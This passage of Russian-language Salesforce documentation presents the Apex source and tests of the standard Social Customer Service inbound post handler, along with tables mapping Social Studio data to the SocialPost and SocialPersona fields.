private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
    return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
}

private boolean isChat(SocialPost post){
    return post.messageType == 'Private' || post.messageType == 'Direct';
}

private Case findParentCaseFromPostReply(SocialPost post) {
    if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
        if(!cases.isEmpty()) {
            return cases[0];
        }
    }
}

```

```
        return null;
    }

    private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
        SocialPost latestInboundPostWithSamePersonaAndRecipient =
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
        if (latestInboundPostWithSamePersonaAndRecipient != null) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :latestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
        if (post.Id != null) return;

        performR6PostIdCheck(post);

        if (post.Id == null){
            performExternalPostIdCheck(post);
        }
    }

    private void performR6PostIdCheck(SocialPost post){
        if(post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }

    private void performExternalPostIdCheck(SocialPost post) {
        if (post.provider == 'Facebook' && post.messageType == 'Private') return;
        if (post.provider == null || post.externalPostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }
}
```

```

private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
    if(post.replyToId != null && post.replyTo == null)
        return findReplyToBasedOnReplyToId(post);
    if(post.responseContextExternalId != null){
        if((post.provider == 'Facebook' && post.messageType == 'Private') ||
(post.provider == 'Twitter' && post.messageType == 'Direct')){
            SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
            if(replyTo.id != null)
                return replyTo;
        }
        return findReplyToBasedOnExternalPostIdAndProvider(post);
    }
    return new SocialPost();
}

private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
    List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
WHERE id = :post.replyToId LIMIT 1];
    if(posts.isEmpty())
        return new SocialPost();
    return posts[0];
}

private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
    List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
1];
    if(posts.isEmpty())
        return new SocialPost();
    return posts[0];
}

private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
post){
    List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
    if(posts.isEmpty())
        return new SocialPost();
    return posts[0];
}

private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
    if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
        List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
= false ORDER BY CreatedDate DESC LIMIT 1];
        if (!posts.isEmpty()) {
            return posts[0];
        }
    }
}

```

```
    }
    return null;
}

private void matchPersona(SocialPersona persona) {
    if (persona != null) {
        List<SocialPersona> personaList = new List<SocialPersona>();
        if (persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
            personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                Provider = :persona.Provider AND
                ExternalId = :persona.ExternalId LIMIT 1];
        } else if (persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
&& String.isNotBlank(persona.MediaProvider)) {
            personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                MediaProvider = :persona.MediaProvider AND
                ExternalId = :persona.ExternalId LIMIT 1];
        } else if (persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
            personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                MediaProvider = :persona.MediaProvider AND
                Name = :persona.Name LIMIT 1];
        }

        if (!personaList.isEmpty()) {
            persona.Id = personaList[0].Id;
            persona.ParentId = personaList[0].ParentId;
        }
    }
}

private void createPersona(SocialPersona persona) {
    if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
        return;

    SObject parent = createPersonaParent(persona);
    persona.ParentId = parent.Id;
    insert persona;
}

private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
    return String.isNotBlank(persona.Name) &&
        String.isNotBlank(persona.Provider) &&
        String.isNotBlank(persona.MediaProvider);
}

private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData){
    return !hasSkipCreateCaseIndicator(rawData) || hasPostTagsThatCreateCase(post);
}

private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
    Object skipCreateCase = rawData.get('skipCreateCase');
    return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
}
```



```
}

private boolean hasPostTagsThatCreateCase(SocialPost post){
    Set<String> postTags = getPostTags(post);
    postTags.retainAll(getPostTagsThatCreateCase());
    return !postTags.isEmpty();
}

private Set<String> getPostTags(SocialPost post){
    Set<String> postTags = new Set<String>();
    if(post.postTags != null)
        postTags.addAll(post.postTags.split(',', 0));
    return postTags;
}

global String getPersonaFirstName(SocialPersona persona) {
    String name = getPersonaName(persona);
    String firstName = '';
    if (name.contains(' ')) {
        firstName = name.substringBeforeLast(' ');
    }
    firstName = firstName.abbreviate(40);
    return firstName;
}

global String getPersonaLastName(SocialPersona persona) {
    String name = getPersonaName(persona);
    String lastName = name;
    if (name.contains(' ')) {
        lastName = name.substringAfterLast(' ');
    }
    lastName = lastName.abbreviate(80);
    return lastName;
}

private String getPersonaName(SocialPersona persona) {
    String name = persona.Name.trim();
    if (String.isNotBlank(persona.RealName)) {
        name = persona.RealName.trim();
    }
    return name;
}

global virtual SObject createPersonaParent(SocialPersona persona) {

    String firstName = getPersonaFirstName(persona);
    String lastName = getPersonaLastName(persona);

    Contact contact = new Contact(LastName = lastName, FirstName = firstName);
    String defaultAccountId = getDefaultAccountId();
    if (defaultAccountId != null)
        contact.AccountId = defaultAccountId;
    insert contact;
    return contact;
}
```

```
}  
  
}
```

## Тесты Apex для стандартного класса Apex

Тесты функции социального обслуживания клиентов для кода стандартного класса Apex.

```
@isTest  
public class InboundSocialPostHandlerImplTest {  
  
    static Map<String, Object> sampleSocialData;  
    static Social.InboundSocialPostHandlerImpl handler;  
  
    static {  
        handler = new Social.InboundSocialPostHandlerImpl();  
        sampleSocialData = getSampleSocialData('1');  
    }  
  
    static testMethod void verifyNewRecordCreation() {  
        SocialPost post = getSocialPost(sampleSocialData);  
        SocialPersona persona = getSocialPersona(sampleSocialData);  
  
        test.startTest();  
        handler.handleInboundSocialPost(post, persona, sampleSocialData);  
        test.stopTest();  
  
        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];  
  
        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];  
        Contact createdContact = [SELECT Id FROM Contact];  
        Case createdCase = [SELECT Id, ContactId FROM Case];  
  
        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked  
to the Persona.');
```

```
        System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked  
to the Contact');
```

```
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to  
the Case.');
```

```
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not  
linked to the Case.');
```

```
    }  
  
    static testMethod void matchSocialPostRecord() {  
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));  
        insert existingPost;  
  
        SocialPost post = getSocialPost(sampleSocialData);  
        post.R6PostId = existingPost.R6PostId;  
        SocialPersona persona = getSocialPersona(sampleSocialData);  
  
        test.startTest();  
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
```

```
        test.stopTest();

        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
1 post');
    }

    static testMethod void matchSocialPersonaRecord() {
        Contact existingContact = new Contact(LastName = 'LastName');
        insert existingContact;
        SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
        existingPersona.ParentId = existingContact.Id;
        insert existingPersona;

        SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);
        persona.ExternalId = existingPersona.ExternalId;

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
to the Persona. ');
        System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case. ');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case. ');
    }

    static testMethod void matchCaseRecord() {
        Contact existingContact = new Contact(LastName = 'LastName');
        insert existingContact;
        SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
        existingPersona.ParentId = existingContact.Id;
        insert existingPersona;
        Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');

        insert existingCase;
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        existingPost.ParentId = existingCase.Id;
        existingPost.WhoId = existingContact.Id;
        existingPost.PersonaId = existingPersona.Id;
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
        post.responseContextExternalId = existingPost.ExternalPostId;
```

```
test.startTest();
handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
test.stopTest();

SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
to the Persona.');
```

```
System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
the Contact');
```

```
System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
the Case.');
```

```
System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
```

```
    }
```

```
static testMethod void reopenClosedCase() {
Contact existingContact = new Contact(LastName = 'LastName');
insert existingContact;
SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
existingPersona.ParentId = existingContact.Id;
insert existingPersona;
Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
insert existingCase;
SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
existingPost.ParentId = existingCase.Id;
existingPost.WhoId = existingContact.Id;
existingPost.PersonaId = existingPersona.Id;
insert existingPost;

SocialPost post = getSocialPost(sampleSocialData);
post.responseContextExternalId = existingPost.ExternalPostId;

test.startTest();
handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
test.stopTest();

SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
to the Persona.');
```

```
System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
the Contact');
```

```
System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
the Case.');
```

```
System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
```

```
System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
:existingCase.Id].IsClosed, 'Case should be open.');
```

```
    }
```

```
static SocialPost getSocialPost(Map<String, Object> socialData) {
```

```

        SocialPost post = new SocialPost();
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }

    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}

```

## Заполненные данные в социальных объектах

Сведения о том, какие поля имеются в стандартных объектах, сообщениях социальной сети и социальных образах, и какие поля в настоящее время заполнены данными из Social Studio.

Если в Social Studio настроена работа с функцией социального обслуживания клиентов (Social Customer Service, SCS), Social Studio отправляет данные в Salesforce в исходном формате, который затем расшифровывается системой приема данных SCS и добавляется в два стандартных объекта Salesforce: «Сообщения социальной сети» и «Социальные образы». Сообщения социальной сети содержат информацию, характерную для сообщения (сообщения в данном контексте охватывают заметки, прямые сообщения Twitter, сообщения Facebook, комментарии, ответы на комментарии и т. д.). Социальные

образы хранят информацию об идентификации, подобранную в сведениях об авторе сообщений, полученных системой SCS.

 **Прим.:** Если пользователь изменил стандартный класс Apex, он может использовать альтернативные соотношения.

### Сообщение социальной сети

В объекте «Сообщение социальной сети» есть следующие поля.

**Табл. 38: Поля сообщения социальной сети**

| Поле <b>Salesforce</b> | Значение данных от <b>Social Studio</b> | Простые данные  | Примечания  |
|------------------------|---|---|---|
| AssignedTo             | назначено                               | «Алексей Иванов»<br>(пользователь Social Studio, а не Salesforce) | Не обновлено  |
| Результат анализа      | результат анализа                       | 5   | Не обновлено  |
| Тип вложения           | массив мультимедийных Url-адресов       | Изображение, видеофайл  | Заполняется системой SCS, когда в Salesforce поступают новые данные (соотносится только первое вложение)  |
| URL-адрес вложения     | массив мультимедийных Url-адресов       | http://some.domain/image.jpg                                      | Заполняется системой SCS, когда в Salesforce поступают новые данные (соотносится только первое вложение). |
| Классификация          | классификация                           | [Определенное клиентом значение]                                  | Не обновлено  |
| CommentCount           | commentCount                            | —   | Не обновлено  |
| Содержимое             | содержимое                              | Apple рекламирует новый Mac Pro, что думаете вы                   | Текущее содержимое сообщения социальной сети  |
| EngagementLevel        | engagementLevel                         | —   | Не обновлено — стратегический план выпуска Summer '15   |
| ExternalPostId         | externalPostId                          | 344486035096485888  | Код собственной социальной сети   |
| Указатель              | автор                                   | новинки одежды  | —   |
| HarvestDate            | harvestDate                             | 2013-06-11T13:07:00Z  | Дата сбора сообщения в Social Studio  |
| Заголовок              | источник                                | ЗАМЕТКА ОТ: новинки одежды  | Система сгенерирована Social Studio. Повторяющееся имя.   |
| Код                    | salesforcePostId                        | Заполнено в Salesforce  | —   |
| InboundLinkCount       | inboundLinkCount                        | —   | Не обновлено  |

| Поле <b>Salesforce</b> | Значение данных от <b>Social Studio</b> | Простые данные             | Примечания   |
|------------------------|---|----------------------------|--|
| Исходящее              | —                                       | Да/Нет                     | Заполнено в Salesforce   |
| KeywordGroupName       | keywordGroupName                        | —                          | Не обновлено   |
| Язык                   | язык                                    | Английский                 | Поступил летом 2015 г.   |
| Лайки и голоса         | likesAndVotes                           | —                          | Не обновлено   |
| Медиапоставщик         | медиапоставщик                          | TWITTER                    | Социальная сеть  |
| MediaType              | mediaType                               | Twitter                    | Социальная сеть  |
| MessageType            | messageType                             | Твит                       | Возможные значения: <ul style="list-style-type: none"> <li>• Twitter: заметка, ответ, прямое сообщение</li> <li>• Facebook: сообщение, комментарий, ответ, личное сообщение</li> </ul>   |
| Имя                    | источник                                | ЗАМЕТКА ОТ: новинки одежды | Система сгенерирована Social Studio.   |
| Примечания             | примечания                              | —                          | Сюда относятся примечания, добавленные всеми из приведенных ниже действий Social Hub: <ul style="list-style-type: none"> <li>• Добавить примечание</li> <li>• Перевести на</li> <li>• Определить язык</li> <li>• Отправка эл. почты</li> </ul> |
| OutboundSocialAccount  | —                                       | Лучшая технология          | Заполнено организацией социальной сети, используемой для публикации (только для исходящих сообщений)   |
| Родительская           | —                                       | 00001728 (ссылка)          | Заполнен номер родительского обращения, если сообщение связано с обращением  |
| Пользователь           | —                                       | Capt Lonestarr (ссылка)    | Заполнено автором социального образа при наличии   |
| Опубликовано           | postDate                                | 2013-06-11T13:07:00Z       | Дата и время публикации в социальной сети.   |

| Поле <b>Salesforce</b>  | Значение данных от <b>Social Studio</b> | Простые данные                            | Примечания   |
|-------------------------|---|---|--|
| ПриоритетностьСообщения | приоритетностьСообщения                 | Высокая                                   | Приоритетность установлена в Social Studio.  |
| PostTags                | postTags                                | тег сообщения 1, тег сообщения 2          | Теги разделены запятыми.   |
| PostUrl                 | PostUrl                                 | http://twitter.com/site/statuses/344486   | Ссылка на исходное сообщение   |
| Поставщик услуг         | медиапоставщик                          | Twitter                                   | Установлено для социальной сети.   |
| R6PostId                | r6PostId                                | 509344000                                 | Собственный код сообщения Social Studio.   |
| R6SourceId              | r6SourceId                              | 2587                                      | Собственный код Social Studio для автора.  |
| R6TopicId               | r6TopicId                               | 127006510                                 | Собственный код Social Studio предназначен либо для профиля темы, либо для управляемой организации |
| Получатель              | получатель                              | 148732681954304                           | Собственный код получателя в социальной сети   |
| RecipientType           | recipientType                           | Пользователь                              | —  |
| Ответить (кому)         | —                                       | Другое сообщение социальной сети (ссылка) | Динамически заполняется логикой Salesforce на основе replyToExternalPostId из Social Studio        |
| Настроение              | настроение                              | Нейтральное                               | —  |
| Публикации              | публикации                              | —   | Не обновлено   |
| SourceTags              | sourceTags                              | тег источника 1, тег источника 2          | Теги источника используются для отслеживания типов авторов   |
| SpamRating              | spamRating                              | NotSpam                                   | —  |
| Статус                  | статус                                  | —   | Не обновлено   |
| StatusMessage           | statusMessage                           | —   | Не обновлено   |
| ThreadSize              | threadSize                              | —   | Не обновлено   |
| TopicProfileName        | topicProfileName                        | @my_handle                                | Имя TP в Social Studio.sd  |
| TopicType               | topicType                               | Ключевое слово   Управляемый              | Либо профиль темы, либо управляемая организация.   |



| Поле <b>Salesforce</b> | Значение данных от <b>Social Studio</b> | Простые данные          | Примечания  |
|------------------------|---|-------------------------|---|
| UniqueCommentors       | uniqueCommentors                        | —                       | Не обновлено  |
| ViewCount              | viewCount                               | —                       | Не обновлено  |
| Who                    | —                                       | Полиморфная взаимосвязь | Может иметь другие типы записей, в том числе «Интерес». Ссылка. |

### Социальные образы

Следующие поля имеются в объекте «Социальные образы».



**Прим.:** Объект «Социальные образы» обновляется только при получении сообщения от кого-либо с действующей записью образа. Социальный образ не обновляется путем параллельного процесса.

**Табл. 39: Поля социальных образов**

| Поле <b>Salesforce</b> | Значение данных от <b>Social Studio</b> | Простые данные   | Примечания              |
|------------------------|---|--|-------------------------|
| AreWeFollowing         | areWeFollowing                          | —  | Не обновлено            |
| Био                    | био                                     | Только дизайнеры, марки и распространители новинок одежды.   | —                       |
| ExternalId             | externalUserId                          | 346256330  | —                       |
| ExternalPictureURL     | profileIconUrl                          | http://somesite/004_normal.JPG   | —                       |
| Отслеживающие          | отслеживающие                           | 290  | —                       |
| Отслеживаемые          | отслеживаемые                           | 116  | —                       |
| IsBlacklisted          | isBlacklisted                           | —  | Не обновлено            |
| IsDefault              | —                                       | верно/неверно Это значение определяет, используется ли запись для получения изображения аватара, который будет отображаться для контакта/организации. Используется контактами социальной сети. | —                       |
| IsFollowingUs          | isFollowingUs                           | —  | Не обновлено            |
| Klout                  | kloutScore                              | —  | Не обновлено            |
| ListedCount            | в списке                                | 4  | —                       |
| Медиапоставщик         | медиапоставщик                          | Twitter, Facebook и т. д.  | Социальная сеть профиля |

| Поле <b>Salesforce</b> | Значение данных от <b>Social Studio</b> | Простые данные   | Примечания  |
|------------------------|---|--|---|
| MediaType              | mediaType                               | Twitter  | —   |
| Имя                    | автор                                   | Алексей Иванов   | —   |
| ЧислоДрузей            | друзья                                  | —  | Не обновлено  |
| NumberOfTweets         | заметки                                 | 59546  | —   |
| Родительская           | —                                       | Имя контакта (ссылка)  | Социальный образ по умолчанию родительский по отношению к контакту. |
| ProfileType            | authorType                              | Пользователь   | —   |
| ProfileUrl             | ProfileUrl                              | http://twitter.com/thehotclothes   | —   |
| Поставщик услуг        | медиапоставщик                          | mediaType может иметь большее количество значений, чем список поставщиков. Необходимо извлечь это поле из mediaType и установить его в «Другие» для любых mediaType, имеющих в списке. | —   |
| R6SourceId             | r6SourceId                              | 104387494  | Собственный код для автора  |
| RealName               | realName                                | Новинки одежды   | —   |
| TopicType              | topicType                               | Ключевое слово или Управляемый   | —   |

### Дополнительные сведения из Social Studio

В дополнение к приведенным ниже данным некоторые поля отображаются в исходных данных из Social Studio, но не сопоставляются автоматически с полями в объектах «Сообщение социальной сети» и «Социальный образ». Доступ к этим полям можно получить с помощью Visualforce или Apex.

**Табл. 40: Поля социальных образов**

| Поле исходных данных | Примечания      |
|----------------------|-----------------|
| authorTags           | Строковый       |
| классификаторы       | Классификатор[] |
| createLead           | Логический      |
| имя                  | Строковый       |
| jobId                | Строковый       |

| Поле исходных данных  | Примечания   |
|-----------------------|--|
| фамилия               | Строковый  |
| mediaUrls             | Исходные данные появляются в виде массива вложений. SCS соотносит первое вложение с известным типом (изображение видеофайл) в SocialPost.AttachmentType и SocialPost.AttachmentURL   |
| originalAvatar        | Строковый  |
| originalFullName      | Строковый  |
| originalScreenName    | Строковый  |
| происхождение         | Строковый  |
| конфиденциальность    | Строковый  |
| rбParentPostId        | Длинный  |
| recipientId           | Строковый  |
| replyToExternalPostId | Исходные данные для поиска «Ответ на сообщение социальной сети», но поле не вписано непосредственно в сообщение социальной сети  |
| skipCreateCase        | Используется для модерирования функции, включенной в выпуск Summer '14 (190); если «Да», система SCS переводит создание обращений на стандартную логику. Это поле также может использоваться в свойственной клиенту логике |

## Журнал стандартного класса Apex

Полный стандартный класс Apex для функции социального обслуживания клиентов для каждого выпуска.

### Стандартный класс Apex и тестирование выпуска Winter '15

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
{
    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    // Create a case if one of these post tags are on the SocialPost, regardless of the
    skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase() {
        return new Set<String>();
    }
}
```

```
global virtual String getDefaultAccountId() {
    return null;
}

global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
    Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
    result.setSuccess(true);
    matchPost(post);
    matchPersona(persona);

    if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
        post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
    }

    if (post.Id != null) {
        handleExistingPost(post, persona);
        return result;
    }

    setReplyTo(post, persona);
    buildPersona(persona);
    Case parentCase = buildParentCase(post, persona, rawData);
    setRelationshipsOnPost(post, persona, parentCase);

    upsert post;

    if(isNewCaseCreated){
        updateCaseSource(post, parentCase);
    }

    return result;
}

private void updateCaseSource(SocialPost post, Case parentCase){
    if(parentCase != null) {
        parentCase.SourceId = post.Id;
        update parentCase;
    }
}

private void handleExistingPost(SocialPost post, SocialPersona persona) {
    update post;
    if (persona.id != null)
        updatePersona(persona);
}

private void setReplyTo(SocialPost post, SocialPersona persona) {
    SocialPost replyTo = findReplyTo(post, persona);
    if(replyTo.id != null) {
        post.replyToId = replyTo.id;
        post.replyTo = replyTo;
    }
}
```

```
    }
}

private SocialPersona buildPersona(SocialPersona persona) {
    if (persona.Id == null)
        createPersona(persona);
    else
        updatePersona(persona);

    return persona;
}

private void updatePersona(SocialPersona persona) {
    try{
        update persona;
    }catch(Exception e) {
        System.debug('Error updating social persona: ' + e.getMessage());
    }
}

private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
rawData){
    Case parentCase = findParentCase(post, persona);
    if (parentCase != null) {
        if (!parentCase.IsClosed) {
            return parentCase;
        }
        else if (caseShouldBeReopened(parentCase)) {
            reopenCase(parentCase);
            return parentCase;
        }
    }
    if(shouldCreateCase(post, rawData)){
        isNewCaseCreated = true;
        return createCase(post, persona);
    }

    return null;
}

private boolean caseShouldBeReopened(Case c){
    return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
}

private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
    if (persona.Id != null) {
        postToUpdate.PersonaId = persona.Id;

        if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
            postToUpdate.WhoId = persona.ParentId;
        }
    }
}
```

```

        if(parentCase != null) {
            postToUpdate.ParentId = parentCase.Id;
        }
    }

private Case createCase(SocialPost post, SocialPersona persona) {
    Case newCase = new Case(subject = post.Name);
    if (persona != null && persona.ParentId != null) {
        if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
            newCase.ContactId = persona.ParentId;
        } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
            newCase.AccountId = persona.ParentId;
        }
    }
    if (post != null && post.Provider != null) {
        newCase.Origin = post.Provider;
    }
    insert newCase;
    return newCase;
}

private Case findParentCase(SocialPost post, SocialPersona persona) {
    Case parentCase = null;
    if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
        parentCase = findParentCaseFromPostReply(post);
    }
    if (parentCase == null) {
        parentCase = findParentCaseFromPersona(post, persona);
    }
    return parentCase;
}

private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
    return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
}

private boolean isChat(SocialPost post){
    return post.messageType == 'Private' || post.messageType == 'Direct';
}

private Case findParentCaseFromPostReply(SocialPost post) {
    if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
        if(!cases.isEmpty()) {
            return cases[0];
        }
    }
    return null;
}

private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
    SocialPost lastestInboundPostWithSamePersonaAndRecipient =

```

```
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
    if (lastestInboundPostWithSamePersonaAndRecipient != null) {
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :lastestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
        if(!cases.isEmpty()) {
            return cases[0];
        }
    }
    return null;
}

private void reopenCase(Case parentCase) {
    SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
IsDefault = true];
    parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
    update parentCase;
}

private void matchPost(SocialPost post) {
    if (post.Id != null) return;

    performR6PostIdCheck(post);

    if (post.Id == null){
        performExternalPostIdCheck(post);
    }
}

private void performR6PostIdCheck(SocialPost post){
    if(post.R6PostId == null) return;
    List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
    if (!postList.isEmpty()) {
        post.Id = postList[0].Id;
    }
}

private void performExternalPostIdCheck(SocialPost post) {
    if (post.provider == 'Facebook' && post.messageType == 'Private') return;
    if (post.provider == null || post.externalPostId == null) return;
    List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
    if (!postList.isEmpty()) {
        post.Id = postList[0].Id;
    }
}

private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
    if(post.replyToId != null && post.replyTo == null)
        return findReplyToBasedOnReplyToId(post);
    if(post.responseContextExternalId != null){
```

```

        if((post.provider == 'Facebook' && post.messageType == 'Private') ||
